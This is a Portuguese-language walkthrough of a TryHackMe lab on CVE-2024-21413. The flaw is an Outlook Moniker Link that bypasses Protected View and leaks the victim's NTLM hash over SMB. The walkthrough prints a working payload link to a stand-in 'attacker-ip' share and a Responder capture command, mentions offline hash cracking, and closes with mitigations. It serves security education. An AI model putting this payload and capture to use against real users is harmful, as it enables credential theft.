 shauryarathore357-hub/thm-moniker-link-cve-2024-21413-writeup
Walkthrough da sala TryHackMe sobre a CVE-2024-21413, abordando o bypass do Protected View via Outlook Moniker Link, o vazamento de hash NTLM e a captura de credenciais com o Responder.

Path: Cyber Security 101 → Exploitation Basics → Moniker Link (CVE-2024-21413) Difficulty: Premium room Focus: Outlook Protected View bypass, NTLM hash leaking, and credential capture with Responder
CVE-2024-21413 é uma vulnerabilidade crítica do Microsoft Outlook que afeta a forma como a aplicação processa hiperligações especialmente construídas. Ao abusar do formato Moniker Link file:// com um único caractere especial, um atacante consegue contornar completamente o Protected View do Outlook — fazendo com que o Outlook contacte silenciosamente via SMB e exponha as credenciais NTLM da vítima no momento em que esta clica na ligação, com zero interação adicional necessária.
Antes de tocar em qualquer ferramenta, a room percorre a classificação oficial da vulnerabilidade para estabelecer quão sério é este bug.

O CVE foi classificado com uma severidade Critical — o que não surpreende dado o impacto: um único clique numa mensagem de email maliciosa expõe as credenciais Windows de um utilizador sem acionar nenhum dos avisos de segurança habituais do Outlook.
O Outlook normalmente abre hiperligações http:// e https:// em segurança, e até sinaliza anexos de ficheiros com Protected View para impedir que documentos maliciosos estabeleçam ligações de saída automaticamente. A vulnerabilidade explora Moniker Links — um mecanismo OLE legado do Windows usado para referenciar objetos externos — em vez de uma ligação http:// padrão.

Duas coisas fazem o exploit funcionar:
file:// — em vez de apontar para um recurso web, a hiperligação construída referencia um caminho de ficheiro (tipicamente um caminho remoto UNC/SMB como \\attacker-ip\share), que o OLE processa de forma muito diferente de uma ligação web normal.! (ponto de exclamação) acrescentado à ligação maliciosa é o que na verdade despoleta o bypass do Protected View. Este caractere tem um significado especial na sintaxe do Moniker Link — separa o alvo da ligação de um fragmento/referência interna, e o parser do Outlook falha em aplicar corretamente o Protected View quando este está presente, fazendo com que o pedido seja disparado imediatamente em vez de ser isolado em sandbox.Juntando tudo, uma ligação com o seguinte aspeto:
<a href="file:///\\attacker-ip\share\test!something">Click here</a>
faz com que o Outlook inicie silenciosamente uma ligação SMB de volta para a máquina do atacante no instante em que a vítima clica — tudo sem nunca mostrar um aviso de Protected View.
Com o mecanismo de entrega compreendido, o passo seguinte é colocar um listener a funcionar para efetivamente capturar as credenciais assim que a vítima interagir com a ligação maliciosa.

O Responder é a ferramenta usada na AttackBox para capturar as credenciais expostas. O Responder funciona criando serviços listener SMB/LLMNR/NBT-NS falsos — assim, quando o parser OLE do Outlook contacta o caminho UNC controlado pelo atacante incorporado no Moniker Link, autentica-se contra o serviço SMB falso do Responder, expondo um hash netNTLMv2 no processo.
responder -I <interface>
Assim que o email construído é enviado e a vítima clica na hiperligação maliciosa, o Responder captura a tentativa de autenticação recebida e despeja o hash netNTLMv2 diretamente no terminal — pronto para ser quebrado offline (por exemplo, com hashcat ou John the Ripper) para recuperar a palavra-passe em texto simples da vítima.
Esta room é uma demonstração clara de como um único caractere negligenciado num parser de URI pode minar completamente um controlo de segurança que existe há anos. O Protected View foi especificamente concebido para impedir exatamente este tipo de fuga silenciosa de saída — e uma peculiaridade de um caractere na forma como os Moniker Links são processados foi suficiente para o contornar por completo. É também um bom lembrete de porque desativar o NTLM (ou, no mínimo, impor a assinatura SMB) em toda a organização continua a ser uma das mitigações mais eficazes contra toda esta classe de ataques de fuga de hashes.
Nenhuma flag literal ao estilo CTF esteve envolvida nesta room — todas as capturas de ecrã apresentadas são as respostas conceptuais/técnicas, apresentadas na íntegra uma vez que nenhuma constitui um spoonfeed de uma flag de desafio.
| Step | Detail |
|---|
| Vulnerability | CVE-2024-21413 — Outlook Moniker Link Protected View bypass |
| Severity | Critical |
| Malicious link type | file:// Moniker Link (UNC/SMB path) |
| Bypass trigger | A single ! character in the link |
| Capture tool | Responder |
| Leaked credential type | netNTLMv2 hash |
